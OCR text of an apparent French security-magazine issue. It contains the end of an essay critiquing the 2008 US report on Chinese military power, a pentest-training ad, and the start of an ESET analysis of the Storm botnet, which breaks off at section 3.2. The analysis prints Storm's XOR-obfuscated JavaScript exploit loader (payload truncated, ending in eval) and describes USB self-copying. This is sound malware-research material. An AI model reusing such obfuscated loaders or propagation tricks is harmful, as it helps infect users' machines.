L'une des caractéristiques de ce rapport qui prétend pourtant dresser un portrait, reste l'aveu d'incapacité à le réaliser : « La communauté internationale a une connaissance limitée des motivations, de la prise de décision, et des capacités clés qui sous-tendent la modernisation militaire chinoise » [35]. À plusieurs reprises, le texte souligne l'absence de connaissance, le manque de vision, la difficulté d'appréhension de la pensée chinoise, de ses objectifs, de ses stratégies. Bien entendu, cela n'est pas présenté comme une absence de maîtrise en raison de lacunes américaines, mais comme le défaut de communication d'information, d'explications, d'effort d'ouverture et de clarification de la part de la Chine : « la Chine continue à fournir des données incomplètes sur son budget de défense... ». Le rapport dénonce encore le « manque de transparence » des affaires chinoises, source de risques pour la stabilité, et présente la Chine comme un acteur qui dissimule, qui ne joue pas la carte de la franchise : « [la Chine] s'engage dans des actions qui semblent en contradiction avec ses politiques » [36], « moins clairs sont les plans et stratégies spécifiques développés par Pékin pour atteindre ses objectifs » [37], etc. Nombreux sont les sujets porteurs d'inconnues aux yeux des Américains.

Dans le chapitre 2, il est écrit que « les leaders chinois n'ont pas publiquement articulé une « grande stratégie » explicite, qui souligne les objectifs stratégiques nationaux et les moyens d'y parvenir [...]. Bien qu'une telle absence de clarté puisse refléter un effort délibéré de cacher les intentions et les capacités, comme l'implique la stratégie des 24 caractères... cela peut refléter [...] des désaccords et des débats entre les leaders chinois » [38].

Il apparaît donc impossible de faire confiance à cet interlocuteur qui n'en est pas vraiment un puisqu'il mentirait, dissimulerait, cacherait sa vérité. La Chine serait donc cette menace sournoise qui menace le reste du monde. Les États-Unis seraient dans leur rôle légitime de dénonciateur, de juge de paix,

de garant des équilibres. La vision du monde reste dichotomique : ce qui n'est pas compris chez l'autre, ce qui n'est pas vu, entendu, montré, dit, est forcément suspect. Il y a d'un côté la vérité, de l'autre le mensonge, le « manque de transparence », l'adversaire que l'on dessine. Dénoncer l'ambiguïté, la dualité, l'opacité, c'est affirmer que la Chine a des vérités à cacher : rappelons-nous les stocks d'armes chimiques cachés en Iraq, argument qui servit en partie à justifier l'intervention militaire dans le pays. Accuser un acteur de mensonge, de dissimulation, dans un contexte sécuritaire, c'est en faire une menace, c'est le diaboliser.

> *...Le rapport n'identifie pas une menace chinoise. Il est une construction de la menace...*

3.2 Une construction américaine de la « menace chinoise » ?

La Chine s'est depuis des siècles imposée comme un sujet de fascination, objet qui est aujourd'hui présenté comme à la fois :

- attractif :
  - intérêts essentiellement commerciaux ;
  - attraits culturels.
- source de risques et de menaces :
  - par son régime politique survivant de l'ère communiste, réveillant les vieilles peurs de la guerre froide (menace nucléaire) ;
  - en raison de sa puissance grandissante dont personne ne connaît les limites (hégémonisme concurrent des États-Unis ?) ;
  - remettant en cause l'équilibre du monde jusque-là centré sur le rôle des États-Unis, sur un plan financier, politique, militaire, culturel ;
  - remettant en cause l'avenir de la planète : puissance nucléaire, puissance polluante,...

La Chine est-elle donc avant tout une menace stratégique pour les États-Unis ou une manne commerciale ? Pour traiter avec la Chine, faut-il collaborer ou affronter ? D'ailleurs, quelle conjonction de coordination s'avère être ici la plus pertinente : « ou » ou bien « et » ? Les questions ne doivent-elles pas plutôt être reformulées en « La Chine est-elle une menace stratégique et une manne commerciale pour les États-Unis ? », « Faut-il collaborer et affronter ? » [39].

Le rapport sur la puissance militaire chinoise est une tentative de définition de ce que la Chine est, ce qu'elle représente, du chemin qu'elle prend, des conséquences de ses choix pour le reste du monde.

Mais l'objet d'étude qu'est la Chine est-il observé par les Américains avec toute l'objectivité et l'impartialité nécessaire à l'analyse ? N'y a-t-il pas trop de traditions dans la démarche, de partis pris, d'arrière-pensées, d'objectifs prédéfinis ? Le rapport sur la puissance militaire chinoise pourrait être intitulé « Rapport sur la menace chinoise ». La reprise d'année en année des mêmes éléments d'information, l'absence de remise à jour du discours et des données, contribuent finalement à marteler des idées simples, qui seront reprises dans les médias de par le monde, comme source de référence. Le discours véhiculé par les rapports officiels, la médiatisation, transforme la « menace chinoise » en réalité sociale [40]. Le rapport n'identifie pas une menace chinoise. Il est une construction de la menace. Cette menace chinoise renoue avec l'image d'un ennemi plus conventionnel. Alors que la dernière décennie s'est complètement focalisée sur le terrorisme, menace insaisissable, la menace chinoise offre un adversaire identifié, qui pourrait être affronté avec des armes que l'on maîtrise. Avec la menace chinoise, on renoue aussi avec la figure de l'ennemi espion, alors que le terrorisme offrait un ennemi assassin.

Mais, la menace chinoise d'aujourd'hui n'est plus tout à fait la même que la menace soviétique d'antan parce qu'entre les deux époques il y a eu la lutte contre le terrorisme et la révolution des technologies de l'information. Le terrorisme a fait vaciller le sentiment d'invulnérabilité qui constituait l'un des socles de la société américaine. C'est dans ce contexte nouveau de sentiment de vulnérabilité que se pose la relation Chine/États-Unis. Or, chacun sait que les menaces ne sont plus uniquement nucléaires et qu'un pays peut être touché à distance, notamment grâce aux risques que représentent les agressions dans l'espace informationnel (cyber-attaques). Une « menace » exploite une « vulnérabilité ». S'il y a sentiment de menace, c'est qu'il y a donc sentiment de vulnérabilité, de faiblesse. La « menace chinoise » ne va-t-elle pas alimenter une nouvelle forme de paranoïa au sein de la société américaine ?

3.3 Que pensent les Chinois du rapport ?

Les réactions chinoises à la publication du rapport n'ont pas tardé. Aussitôt le rapport publié, les commentaires ont alimenté les sites internet de la Chine et les médias traditionnels. Voici les critiques qui furent les plus fréquemment avancées dans les articles de presse [41] et dans les propos des officiels chinois dès le 4 mars 2008 [42] :

- Les sources d'information du rapport sont très discutables. Il semblerait que des paragraphes entiers aient été construits à partir d'informations collectées sur Internet, sans aucune validation des sources et du sérieux des contenus. Les informations proposées par le rapport sont donc peu fiables.
- Le rapport perpétue la mentalité de la guerre froide. Ce rapport reste le seul qui soit publié par le département de la Défense sur un pays en particulier, la Chine. Pendant la guerre froide, les États-Unis publiaient un rapport annuel sur l'Union Soviétique. Lorsque la situation de guerre froide s'est détendue, les Américains ont mis un terme à leur publication annuelle en 1991. Moins de dix ans plus tard, en 2000, leur attention se

portait sur la Chine. Pour les Chinois, cette focalisation est inacceptable et révélatrice à la fois de la mentalité américaine qui se doit de désigner un ennemi pour justifier ses budgets militaires, sa présence et ses actions partout dans le monde. L'attitude des États-Unis représente une grave violation des normes des relations internationales.

- La présentation partisane de la relation Chine-Taiwan, pro-taïwanaise, qui fait de l'île un acteur plus faible, est en fait un prétexte pour renforcer la présence américaine dans le Pacifique et intensifier les ventes d'armes vers Taiwan.
- Le rapport déforme les vérités, les idées fausses abondent en raison de la très forte subjectivité des auteurs du rapport, en raison des partis pris, des idées préconçues, et de l'idéologie qui sous-tend la démarche.
- Les Chinois sont choqués par les accusations portées contre eux dans le rapport : accusations contre le gouvernement chinois qui manipulerait l'opinion publique, qui s'efforcerait de détériorer les relations entre la Chine et les pays étrangers, attitude de la Chine qui serait la source des tensions dans la région, etc.
- La culture chinoise est pacifique : historiquement, le pays a toujours été pacifique et continuera de l'être. Dès 1974, Deng Xiaoping proclamait que la Chine n'aurait jamais comme objectif de devenir une puissance hégémonique. Le rapport américain préfère ne retenir de Deng Xiaoping que sa « stratégie des 24 caractères », plus utile à démontrer au contraire le caractère masqué de la menace chinoise (« dissimuler ses capacités et attendre son heure »). De fait, la vision et l'analyse américaines ne sont-elles pas faussées parce que leurs auteurs ne discernent et ne trouvent que ce qu'ils cherchent, c'est-à-dire des arguments en mesure de démontrer que la Chine est une potentielle menace ?

...Les États-Unis ont cessé de publier sur la Russie [...] leurs regards se sont portés sur la Chine...

- Le rapport continue de propager la fausse et ridicule « théorie de la menace chinoise » et le ton du rapport n'a pas changé depuis le premier document publié en 2002. Il propage une fausse vérité sur l'état de la puissance militaire chinoise. D'autre part, le développement de capacités militaires appropriées est un droit légitime de tout Etat souverain. Il est également légitime que la Chine dispose d'une armée en rapport avec le statut que lui confère sa nouvelle puissance économique, les deux formes de puissance se soutenant mutuellement. Enfin, par ses capacités militaires, la Chine participe au maintien de la paix dans le monde : depuis 1990, elle a participé à des opérations de paix des Nations Unies au Cambodge, au Congo, au Libéria, au Soudan, au Liban.
- « L'opacité de la Chine » est une absurdité venant s'ajouter aux autres. Comment parler d'opacité sur les choix militaires, quand on sait que le pays a réalisé 18 exercices militaires conjoints avec des forces internationales depuis 2002. Au contraire, la transparence augmente et cela devrait être souligné dans le rapport, car la Chine se plie désormais au système de transparence militaire des Nations Unies.

3.4 Les rapports annuels du département de la Défense américain sur l'Union Soviétique

3.4.1 De l'Union Soviétique à la Chine...

La série de rapports sur la puissance militaire chinoise est l'équivalent de la longue série de rapports sur « La puissance militaire soviétique » qui fut publiée de 1981 à 1991 [43]. La première édition de ce rapport sur l'Union Soviétique fut une version secrète modifiée, initialement adressée aux responsables de l'OTAN, et rédigée par l'agence des renseignements de la défense américaine. Le rapport dressait l'inventaire des capacités militaires soviétiques, « l'empire du diable » dont les intentions représentaient une menace pour le monde. Le contenu du rapport justifiait la poursuite des investissements militaires des pays de l'OTAN. Mais, par la suite, les rapports rendus publics ne firent que démontrer les difficultés éprouvées par les services de renseignement américains à comprendre la réelle situation de l'empire soviétique, et n'amena pas de réelle information nouvelle sur la position et le rôle de l'Union Soviétique. Les États-Unis ont cessé de publier sur la Russie. Quelques années plus tard, en 2000, leurs regards se sont portés sur la Chine, l'idée étant probablement qu'un jour prochain les États-Unis devront de nouveau affronter un adversaire et que ce rôle sera assuré par la Chine, non par l'Inde, la Russie ou l'Europe. De nombreux observateurs dans le monde dénoncent le contenu de ce rapport qui, au mieux, se contente de peindre, au pire construit en forçant le trait, la figure du prochain grand ennemi des États-Unis et donc du reste du monde. Les objets d'accusation à l'encontre de la Chine sont souvent identiques à ceux que l'on relevait dix années auparavant dans les publications sur l'Union Soviétique : manque de transparence, modernisation des armées, courses aux armements, investissements massifs dans la défense, etc. Et de même que cela était le cas pour l'Union Soviétique, le rapport sur la Chine est le seul rapport réalisé par le DoD qui soit rendu public.

3.4.2 Identification de similitudes entre les stratégies russes et chinoises ?

Le rapport sur l'Union Soviétique de l'année 1981 décrivait le concept soviétique « d'infrastructure d'influence », qui consisterait dans le mélange et l'intervention de forces de guerre non conventionnelles, de diplomatie, d'activités interétatiques traditionnelles, de conseillers militaires, de traités, d'accords, de soutien aux organisations terroristes et aux groupes de guérilla pro-soviétiques, de l'aide économique, culturelle, aux médias, et l'utilisation de mesures actives comme la propagande.

Cette « infrastructure d'influence » regroupait ainsi l'ensemble des moyens de pénétration des espaces qui restaient inaccessibles aux forces militaires soviétiques [44]. Le rapport sur la puissance militaire chinoise reprend d'une certaine manière cette approche en rappelant l'existence du concept chinois des « 3 guerres », approuvé par le Comité Central du Parti Communiste en 2003, et qui définirait la manière non cinétique de faire la guerre moderne : la guerre psychologique (utilisation de la propagande, de la déception, de la menace, de la pression, pour affecter la capacité de compréhension et de décision de l'ennemi), la guerre des médias (dissémination de l'information pour influencer l'opinion publique et obtenir le soutien de l'opinion nationale et internationale aux interventions militaires chinoises), la guerre juridique (utiliser les lois nationales et internationales pour s'assurer du soutien de la communauté internationale et gérer les possibles répercussions d'actions militaires chinoises) [45].

Conclusion

L'objet de ce rapport est de répondre à la question « doit-on craindre la Chine ? » ou, plus précisément peut-être, « les États-Unis doivent-ils craindre la Chine ? ». Les incertitudes, les zones d'ombre et d'incompréhension restent très nombreuses. Parce que la Chine ne communique pas les informations dans le format standard espéré par les observateurs américains, parce que les occidentaux n'ont peut-être pas toutes les clefs de lecture… Quelles que soient les raisons, les États-Unis interprètent ces zones d'ombre et de silence comme la volonté délibérée de la Chine de dissimuler ses cartes. Quand bien même les États-Unis se félicitent de l'accession de la Chine au rôle de nouvel acteur économique pacifique, ils ne manquent pas de poser la Chine comme « la » menace, s'enfermant une nouvelle fois dans leur rôle de « héros » prêt à défendre l'humanité contre le « méchant ».

Les vagues d'agression contre les systèmes d'information occidentaux en 2007 ont fait peser des accusations contre la Chine. Les réactions sont-elles justifiées, preuves à l'appui ? Ou bien sont-elles aussi d'une certaine manière victimes de l'influence que peut avoir sur les esprits le discours réitéré par une puissance dominante, y compris jusque dans ses rapports officiels ?

Alors que les pays occidentaux dénonçaient les exactions de la Chine dans le cyberespace, apportant potentiellement des arguments à la position américaine, donnant raison à ses prévisions, à ses observations, paradoxalement le rapport du département de la Défense de 2008 n'accorde au chapitre « guerre de l'information » qu'une importance toute relative, minime même. En cette période de prétendus risques majeurs d'agressions contre les systèmes d'information sensibles des États, d'agressions dans le domaine informationnel, très peu de choses sont écrites dans le rapport à propos de la guerre de l'information, et surtout rien de nouveau ou de bien concret. Cela signifie peut-être que les États-Unis ne jugent pas la menace qui pèse sur le cyberespace comme majeure, mais uniquement comme un élément, parmi d'autres, constitutif de la menace chinoise.

Notes

[1] Le rapport est intégralement téléchargeable à l'adresse : **http://www.defenselink.mil/pubs/pdfs/China_Military_Report_08.pdf**

[2] L'ensemble des rapports des années 2002 à 2008 est disponible à l'adresse : **http://www.defenselink.mil/pubs/china.html**

[3] Page 1 du rapport 2008.

[4] Pour défendre les territoires dont la Chine revendique la souveraineté, et faire respecter le principe de « Une Chine » : Taiwan, le groupe des îles Paracel et Spratly, les îles dans les mers de Chine du Sud, etc. territoires revendiqués par plusieurs pays de la région : Brunei, Philippines, Malaisie, Vietnam, Russie, Japon, Inde, etc. Pour une cartographie des conflits territoriaux, voir la carte en page 11 du rapport de 2008.

[5] « *Informatization* » signifie ici des environnements d'opération caractérisés par le brouillage des communications, la surveillance électronique, les armes de précision.

[6] 2006 *Quadriennal Defense Review Report* : « *China has the greatest potential to compete militarily with the United States…* ». Rapport téléchargeable à l'adresse : **http://www.comw.org/qdr/qdr2006.pdf**

[7] RMA : *Revolution in Military Affairs* (Révolution dans les Affaires Militaires). L'expression désigne le processus de modernisation des armées dans un contexte de révolution technologique.

[8] Quelques clefs pour comprendre la stratégie internationale de la Chine : **http://www.aspeninstitute.org/atf/cf/%7BDEB6F227-659B-4EC8-8F84-8DF23CA704F5%7D/Medeiros_Paper.pdf** : MEDEIROS (Evan S.), « *China's International Behavior: Activism, Opportunism and Diversification* », *The RAND Corportation.*

[9] Chapitre 2, page 9 du rapport de 2008

[10] « *Leon Trostky on China. The classic mistakes of opportunism* », janvier 1928, **http://www.zhongguo.org/trotsky/revbetrayed/images/China/27.htm**

[11] Voir page 20 du rapport de 2008.

[12] Président de 1993 à 2003.

[13] C4ISR : *Command, Control, Communications, Computers, Intelligence, Surveillance and Reconnaissance.* Les systèmes militaires C4ISR permettent l'acquisition de la cible. Voir le schéma sur : **http://www.sfu.ca/casr/collins2.jpg**

[14] **http://www.uscc.gov/annual_report/02_annual_report.php**

[15] Chapitre 4, page 22 du rapport de 2008.

[16] **http://www.pladaily.com.cn/**

[17] CNO : *Computer Network Operations.* Opérations par Réseaux d'Ordinateurs. Ce concept militaire de la doctrine américaine regroupe les CNA, CND et CNE.

[18] CNA : *Computer Network Attacks* – Attaques par Réseaux d'Ordinateurs ou Attaques par Ordinateurs. Ce concept, ainsi que ceux de CND, CNE, C4, C4ISR et Guerre de l'Information font l'objet de développements explicatifs et d'une remise dans leur contexte (doctrinal, militaire, politique, international) dans l'ouvrage : VENTRE (Daniel), *La guerre de l'information*, Editions Hermès Lavoisier, nov. 2007.

[19] CND : *Computer Network Defense.* Défense des Réseaux d'Ordinateurs. Ce concept regroupe l'ensemble des mesures défensives prises pour protéger, gérer, analyser, détecter et répondre aux activités non autorisées menées contre les systèmes d'information.

[20] CNE : *Computer Network Exploitation.* Rendre possibles et accroître les opérations et la collecte de renseignement, via les réseaux informatiques, pour obtenir des données des systèmes d'information de la cible ou de l'adversaire. Les CNA sont donc la dimension offensive-agressive, les CND la dimension défensive, et les CNE la dimension exploitation de l'information de l'adversaire ou potentiel adversaire.

[21] C4 : *Command, Control, Communications, Computers.*

[22] Pages 3 et 4 du rapport de 2008.

[23] Page 4 du rapport de 2008.

[24] **http://www.fbi.gov/**

[25] **http://www.ice.gov/**

[26] Chapitre 3 – page 16 du rapport de 2008.

[27] Lire également « *Entering the Dragon's Lair: Chinese Antiaccess Strategies and their Implications for the United States* », 2007, **http://www.rand.org/pubs/monographs/2007/RAND_MG524.pdf**

[28] Chapitre 4, page 22 du rapport de 2008.

[29] Chapitre 4, page 24 du rapport de 2008.

[30] Figures 1, 2, 3 du rapport 2008.

[31] Figures 4 et 5 du rapport 2008.

[32] Figures 6 et 7 du rapport 2008.

[33] Figure 8 du rapport 2008.

[34] Figures 9 à 17 du rapport 2008.

[35] Page 1 du rapport de 2008.

[36] Page 1 du rapport de 2008.

[37] Chapitre 2, page 9 du rapport de 2008.

[38] Chapitre 2, page 8 du rapport de 2008.

[39] Voir par exemple **http://www.cato.org/pubs/pas/pa465.pdf** « *Is Chinese Military Modernization a Threat to the United States?* », Even Eland, 23 janvier 2003.

[40] « *The 'China Threat' in American Self-Imagination :The Discursive Construction of Other as Power Politics* », Chengxin Pan, **http://www.accessmylibrary.com/coms2/summary_0286-14132948_ITM**

[41] Recherches sur Google à partir des mots clefs : 由国防部中国军力报告 2008年.

[42] « Le rapport du Pentagone perpétue la mentalité de la guerre froide », 7 mars 2008, **http://news.xinhuanet.com/mil/2008-03/07/content_7736310.htm**.

Le porte-parole du ministère de la Défense chinois s'oppose catégoriquement aux contenus du rapport américain : **http://209.85.135.104/translate_c?hl=fr&langpair=zh%7Cen&u=http://news.xinhuanet.com/newscenter/2008-03/04/content_7716738.htm**

http://www.pladaily.com.cn/site1/xwpdxw/2008-03/14/content_1163772.htm 14 mars 2008

[43] **http://www.fas.org/irp/dia/product/smp_index.htm**

[44] ULSAMER (Edgar), *Soviet Military Power*, Senior Editor (Policy & Technology), décembre 1981, Vol. 64, n°12, **http://www.afa.org/magazine/dec1981/1281sovietpower.asp**

[45] Page 19 du rapport 2008.

HSC Hervé Schauer Consultants
depuis 1989

FORMATION PRATIQUE TESTS D'INTRUSION

- Nombreux systèmes à attaquer
- Scénarios d'intrusion complets
- Un ordinateur par participant
- Utilisation des outils les plus récents
- 5 jours de formation

Formation pratique de haut niveau dispensée par 3 à 6 consultants en sécurité

Renseignements par courriel à formations@hsc.fr
ou par téléphone au 01 41 40 97 04
Plan détaillé disponible sur http://www.hsc.fr/fti

Pierre-Marc Bureau – pbureau@eset.com

LES CHANGEMENTS CLIMATIQUES... ET LES LOGICIELS MALICIEUX

mots clés : ***logiciels malicieux / Storm / pair à pair/ botnets***

Pour s'adapter aux changements d'environnement qui s'accomplissent toujours plus rapidement, les logiciels malicieux sont en perpétuelle évolution. Cette progression est observable en étudiant Storm. Ce logiciel malicieux est un de ceux qui a le plus attiré l'attention des médias ces derniers mois. Les auteurs de Storm investissent beaucoup d'efforts pour y implémenter des technologies novatrices afin de construire un puissant réseau de systèmes infectés tout en évitant d'être détecté par les outils de sécurité. Cet article donne un historique de cette menace, un aperçu de ses spécificités techniques et de ses mécanismes de communication.

1. Introduction

Storm tient son nom de la tempête Kyrill qui a ravagé l'Europe en janvier 2007. Les auteurs de ce logiciel malicieux ont utilisé la couverture médiatique de la tempête pour inciter les utilisateurs à exécuter un fichier attaché à un courrier électronique. Le nom Storm peut porter à confusion, puisque aucune compagnie antivirus n'utilise cette appellation. Les vendeurs antivirus comme Microsoft, McAfee et ESET l'appellent Nuwar. Kaspersky l'a baptisé Zhelatin, tandis que Symantec l'appelle Peacomm. Pour ajouter à la confusion, plusieurs mécanismes de détection pour cette menace se basent maintenant sur son enveloppe de protection binaire (*packer*) et le nomment Xpack ou Tibs. Les noms des packers peuvent aussi identifier d'autres logiciels malicieux qui ne sont pas reliés à Storm.

Storm est digne d'intérêt pour plusieurs raisons. Premièrement, c'est un des premiers *malwares* répandus globalement à utiliser un réseau décentralisé pour coordonner son *botnet*. Le nombre de systèmes qui ont été infectés par Storm est très difficile à estimer, mais la plupart des chercheurs s'entendent pour affirmer qu'il constitue un des plus gros botnets à ce jour. Finalement, les évolutions rapides de cette menace, autant d'un point de vue ingénierie sociale que technologique, sont très intéressantes.

2. Historique

La campagne d'envoi d'emails de janvier 2007 n'était pas la première opération menée par le gang Storm. Les premières variantes ont été distribuées à la fin de l'année 2006. Au cours de la dernière année et demi, Storm a beaucoup évolué, ses techniques d'ingénierie sociale se sont améliorées, l'utilisation du botnet a changé et les techniques de défense se sont développées.

2.1 Ingénierie sociale

L'ingénierie sociale a toujours été le vecteur d'infection favori du gang Storm. Des dizaines de thèmes différents ont été utilisés pour atteindre un même but : convaincre les utilisateurs de télécharger et d'exécuter une copie du malware et ainsi augmenter la taille de l'impressionnant botnet. En 2006, l'exécutable était simplement attaché aux emails envoyés. Par la suite, c'était un lien vers un site web contenant un exécutable qui était inscrit dans les emails pour ajouter de la crédibilité et contourner certaines politiques de sécurité.


À leurs débuts, le gang Storm utilisait les thèmes populaires de l'actualité. Par exemple, le gang a utilisé des titres du type « Guerre Nucléaire » et « Vidéo de la pendaison de Saddam Hussein » pour attirer l'attention de victimes potentielles quelques mois avant la tempête Kyrill. Après Kyrill, les différents thèmes d'ingénierie sociale se sont rapidement succédés. Le tableau ci-dessous montre quelques-uns de ceux-ci.

Thèmes d'ingénierie sociale de Storm

Thème	Période
Événements de l'actualité	Décembre 2006 – Mai 2007
Cartes de salutations électroniques	Juin – Août 2007
Cartes postales électroniques	Août 2007
Connecteur VPN	Août 2007 (un jour)
Test d'un programme bêta	Août 2007 (un jour)
Vidéo	Août – Septembre 2007
Jour du travail aux U.S.A	Septembre (un jour)
Installation de Tor	Septembre (un jour)
Saison du football américain	Septembre
Téléchargement de jeux d'arcade	Septembre – Octobre 2007
Halloween	Octobre – Novembre 2007
Sauve écran	Noël 2007
Souhaits du nouvel an	Janvier 2007
Cartes pour la St-Valentin	Février 2008
Cartes de salutations électroniques	Mars 2008
Cartes pour le poisson d'avril	Avril 2008
Codecs vidéo	Avril 2008

Comme le montrent les figures 1 et 2, le gang Storm prépare bien ses campagnes d'ingénierie sociale en y ajoutant des illustrations riches et un design moderne.

Les nombreux thèmes d'ingénierie sociale utilisés par le gang Storm montrent que leur performance est évaluée. Les thèmes les plus efficaces sont utilisés plus souvent et plus longtemps. Par exemple, les fausses cartes de souhaits ont été utilisées à plusieurs périodes différentes et parfois pendant plus de trois semaines sans changement. D'un autre côté, les campagnes sur



l'installation de Tor ou le jour du travail n'ont été utilisées qu'une journée, probablement parce qu'elles étaient moins crédibles et donc qu'un plus petit nombre d'ordinateurs ont été infectés pendant ces périodes.

2.2 Utilisation du botnet

Durant les premiers mois d'opération de Storm, le botnet a principalement été utilisé pour se propager et mener des attaques de déni de service (*DoS*). Au mois de février 2007, Joe Stewart publie un article [1] montrant que le *botnet* a été utilisé pour lancer des attaques DoS contre des organismes qui combattent les courriers électroniques non sollicités (spam) sur l'internet, mais aussi contre d'autres gangs qui utilisent des botnets pour distribuer du spam.

Au cours des derniers mois, les personnes contrôlant le botnet ont empoché des sommes faramineuses de profit en utilisant leurs zombies dans des opérations de *pump and dump* [2]. Le pump and dump est une vieille technique utilisée par les courtiers en bourse. Elle consiste à faire augmenter artificiellement le cours d'une action dont on possède beaucoup de titres et de les vendre rapidement quand elles ont atteint une certaine valeur. Le gang Storm a acheté beaucoup d'actions de petites compagnies et a ensuite envoyé des millions de spams faisant la promotion de ce stock. Même si seulement quelques investisseurs tombent dans le panneau et achètent l'action promue, son cours augmente rapidement et le gang vend tous ses titres avant que l'action ne s'effondre. Dans certains cas, le gang a quadruplé sa mise de départ en moins de 24 heures. Pour ajouter à l'originalité de l'opération et principalement pour contourner les filtres anti-spam, la promotion des stocks était faite dans des mp3 attachés aux emails au lieu du classique message texte.

L'utilisation la plus souvent observée du botnet Storm est l'envoi de spams. Les vagues d'envoi sont coordonnées et lancées par le contrôleur du botnet. Quelques heures avant le début d'une

vague de spams, une partie du botnet est sélectionnée pour envoyer les courriers électroniques. L'information sur le format des messages, leur contenu, ainsi que les destinataires, est envoyée aux systèmes infectés qui ont été sélectionnés. Quand tout est prêt, le contrôleur donne le signal de départ et des millions de messages peuvent être envoyés en quelques heures. La contenu des spams peut faire la promotion d'une nouvelle version du malware, mais a aussi souvent fait la promotion des médicaments classiques pour l'agrandissement ou la fermeté du membre viril.

...Le réseau de communication de Storm est décentralisé...

La dernière utilisation du botnet en est une d'autodéfense. Le gang Storm a implémenté ce mécanisme à l'été 2007. Quand plusieurs requêtes par seconde sont effectuées vers des ordinateurs infectés par Storm, le réseau complet lance automatiquement une attaque DoS contre la source de ces requêtes [3]. Des sources fiables nous rapportent que l'accès à Internet de la ville de San Diego en Californie a été interrompu pendant quinze minutes en raison d'une de ces attaques de déni de service contre une compagnie de la région.

2.3 Nombre de systèmes infectés

Comme nous l'avons expliqué précédemment, le réseau de communication de Storm est décentralisé. Cela rend très difficile l'estimation de la taille du botnet. L'utilisation répandue de la translation d'adresse (NAT), ainsi que le cycle diurne d'utilisation des ordinateurs rendent la tâche encore plus complexe. De plus, l'ajout de détection par les solutions antivirales et autres outils de sécurité font rapidement varier le nombre de systèmes infectés par Storm. Ce sont ces raisons qui expliquent les grandes différences entre les évaluations qui ont été publiées jusqu'à date.

Une des estimations les plus alarmistes de la taille du botnet Storm nous parvient de Microsoft [4]. En septembre 2007, l'outil *Malicious Software Removal Tool* (MSRT) a été mis à jour pour désinstaller les variantes de Storm. Après quelques jours, Microsoft rapporte que 274 372 machines ont été désinfectées grâce à leurs outils. Ces chiffres sont probablement exacts, mais ne représentent pas nécessairement la taille réelle du botnet, puisque plusieurs systèmes peuvent être infectés, mais incapables de contacter le réseau de commande et contrôle en raison du filtrage réseau ou d'autres mesures de sécurité mises en place. D'un autre côté, l'équipe de Thorsten Holz [5] estime qu'environ 80 000 systèmes participent en moyenne au réseau de zombies. Leur étude montre que plusieurs nœuds du réseau ne sont pas actifs toute la journée et qu'une majorité de ceux-ci se trouvent aux États-Unis.

Contrairement aux idées véhiculées par plusieurs médias, le botnet Storm n'est pas le plus gros sur l'Internet en ce moment. Des réseaux plus volumineux comme celui de Kraken [6] comptent dans les centaines de milliers de systèmes infectés et ont une capacité plus grande d'envoi de spams, puisque tous les ordinateurs infectés sont utilisés lors des campagnes d'envoi, contrairement à Storm qui n'utilise qu'une partie de ses effectifs.

3. Spécificités techniques

Il est difficile de décrire les spécificités techniques de Storm, parce qu'elles sont constamment mises à jour par les programmeurs de ce malware. Nous tenterons tout de même de dresser un portrait de la situation en expliquant les fonctionnalités importantes que nous avons observées dans les fichiers binaires au fil des derniers mois.

3.1 Vecteurs d'infection

Comme spécifié précédemment, le premier vecteur d'infection utilisé par Storm est l'ingénierie sociale où l'on tente de convaincre un utilisateur de télécharger et d'exécuter un fichier. Par contre, cette technique n'est pas la seule utilisée par Storm.

Pendant plusieurs semaines, les pages web promues dans les spams de Storm contenaient des composantes javascript malicieuses exploitant des failles dans les navigateurs Internet. Comme c'est souvent le cas, le code d'exploitation est encodé à l'aide de l'opération XOR. Le code suivant montre la routine de

```
01: <Script Language='JavaScript'>
02: function xor_str(plain_str, xor_key){
03:         var xored_str = "";
04:         for (var i = 0 ; i < plain_str.length; ++i)
05:             xored_str += String.fromCharCode(xor_key ^ plain_str.charCodeAt(i));
06:         return xored_str;
07: }
08: function kaspersky(suck,dick){};
09: function kaspersky2(suck_dick,again){};
10: var plain_str = "\x6f\x42\x45\x42.. .. ..
11: var xored_str = xor_str(plain_str, 79);
12: eval(xored_str);
13: </script>
```

décodage du javascript. Les sept premières lignes contiennent la routine de décodage. Les deux fonctions des lignes 9 et 10 sont inutiles, mais insultent une compagnie d'antivirus bien connue.

Le script javascript tente d'exploiter quatre failles de sécurité connues et rendues publiques en 2006. Les quatre failles ciblent Internet Explorer ou une de ses composantes ActiveX. La charge

active de l'exploitation est, bien sûr, d'installer une variante de Storm sur la victime sans qu'elle n'ait à télécharger et exécuter volontairement le fichier.

Le dernier vecteur d'infection utilisé par Storm est de copier son fichier d'installation sur tous les disques attachés à un ordinateur victime. La routine parcourt la liste de tous les disques et copie son binaire avec le nom `_install.exe` dans la racine de ceux-ci. Si une clé USB est attachée à l'ordinateur lors de l'infection, un utilisateur pourrait être tenté de lancer l'exécutable `_install.exe` sur un autre poste jusqu'alors non infecté.

3.2 Protection du binaire

